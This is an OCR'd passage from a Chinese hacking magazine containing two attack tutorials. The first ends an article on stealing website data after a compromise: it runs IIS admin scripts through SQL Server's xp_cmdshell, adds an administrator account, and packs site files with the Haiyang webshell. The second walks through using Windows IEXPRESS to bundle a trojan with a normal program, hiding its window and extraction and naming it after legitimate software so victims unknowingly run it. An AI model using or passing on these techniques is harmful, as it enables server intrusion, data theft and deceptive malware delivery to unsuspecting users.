①在第一个站点即“默认Web站点”建立虚拟目录mydir，并将mydir映射到E盘：**cscript.exe mkwebdir.vbs -w "默认Web站点" -v "mydir","e:\"**。使用查询分析器执行：**master**

..xp_cmdshell 'cscript.exe X:\Inetpub\AdminScripts\mkwebdir.vbs -w "默认Web站点" -v "mydir","e:\"'（X:表示操作系统目录）。

②给虚拟目录mydir加上浏览属性：cscript.exe chaccess.vbs -a w3svc/1/ROOT/mydir +browse。需要注意的是，如果现在访问我们已经建立好的虚拟目录mydir，可能会弹出让你输入密码的对话框，说明管理员对你所映射的盘符或者目录加了权限，比如只允许管理员级别才能访问，而我们的Internet来宾帐号默认是隶属于Guests组，这时候就需要通过查询分析器添加一个管理员身份的用户，就可以浏览了（图1）。

3.利用webshell的打包功能进行下载。这种方法适合拿到了webshell后下载网站数据，不需要像上面那样可以执行命令，操作上相对也简单些，但在实践中发现不能打包大容量文件。我们以海阳顶端木马为例，点开“文件夹打包／解开器”（图2）。

填上文件夹，点击“开始打包”，在同级目录中会生成一个HYTop.mdb文件。把这个文件下载回来，在本地打开海阳木马（需要支持ASP环境），同样打开刚才的页面，在文件包解开处填写HYTop.mdb的路径，解开后的所有文件都位于海阳木马同级目录下。如果你没有支持ASP的环境，还可以用海阳提供的unpack.vbs文件解包。把unpack.vbs和HYTop.mdb放在同一个目录，双击执行unpack.vbs，文件就会自动解包完成（图3）。

（本文所涉及到的海阳木马已收录到光盘中）

利用IEXPRESS来做欺骗捆绑

安静的小E

前几天在Whytt那里看到一篇文章“普通文件的欺骗手法”，其中提到使用Windows自带的IEXPRESS捆绑文件的方法，但是文中对于方法只是一句话带过。鉴于此，下边我就向各位读者详细的介绍一下如何使用Windows自带的IEXPRESS来捆绑文件。

首先在“开始”－“运行”栏中输入IEXPRESS，回车后就可以直接打开IEXPRESS了，如图1。




图1

打开IEXPRESS后有两个选项：Create new Self Extraction Directive file（创建新提取方针文件）和open existing self extraction directive file（打开现有提取方针文件），我们选择创建新提取方针文件，然后进入下一步，如图2。




图2

接着是三种打包方式：Extract files and run an installation command（提取文件和运行设置命令）、Extract files only（仅提取文件）、create compressed files only (activeX installs)（创建ActiveX方式安装的压缩文件）。我们选择“提取文件和运行设置命令”来实现自解压，然后进入下一步，如图3。




图3

这里随便命名，因为我们是捆绑在正常的程序上，所以一般命名为正常软件的名字，进入下一步，如图4。




图4

No prompt（没有提示）、prompt user with（提示使用），我们当然选择“没有提示”，然后进入下一步，如图5。

do not display a license（不显示许可的意思）、display a license（显示许可），默认为不显示许可，进入下一步，就到了捆绑文件的地方，如图6。

点击“Add”按钮，添加要捆绑的两个程序，我添加的normal.exe为正常程序，muma.exe是个极品免杀器，被杀毒软件查杀，完毕后点下一步，如图7。




图5




图6




图7

在下拉框中选择那两个程序，先后顺序可以颠倒，我这里是先启动normal.exe（正常程序），关闭normal.exe后再启动muma.exe，然后继续下一步，如图8。




图8

Default、hidden、minimized、maximized，分别表示缺省、掩藏、最小化和最大化，选择“hidden”隐藏，进入下一步设置，如图9。




图9

这个大家都应该明白，选择“No message”不提示消息，进入下一步，如图10。

这里是设置解压到哪里，点击Browse输出的路径，“Hide File Extracting Progress Animation from User”的意思是隐藏用户文件提取动作，一定要打上勾，然后点击下一步，如图11。

No restart、always restart、only restart if needed，分别为不重启、总是重启动、按需启动，我选择的是不重启。当然这里需要我们自己定义，如果你的木马（如一些后门）需要重启后才能生效的话，




图10




图11




图12

那么你就选择“always restart”就可以了，设置完毕后进入下一步，如图12。

直接点击下一步输出就可以了，在图10输入的路径下可以找到生成的捆绑程序cracker.exe，打开后会启动正常程序，关闭正常程序后则会启动我们的木马程序。

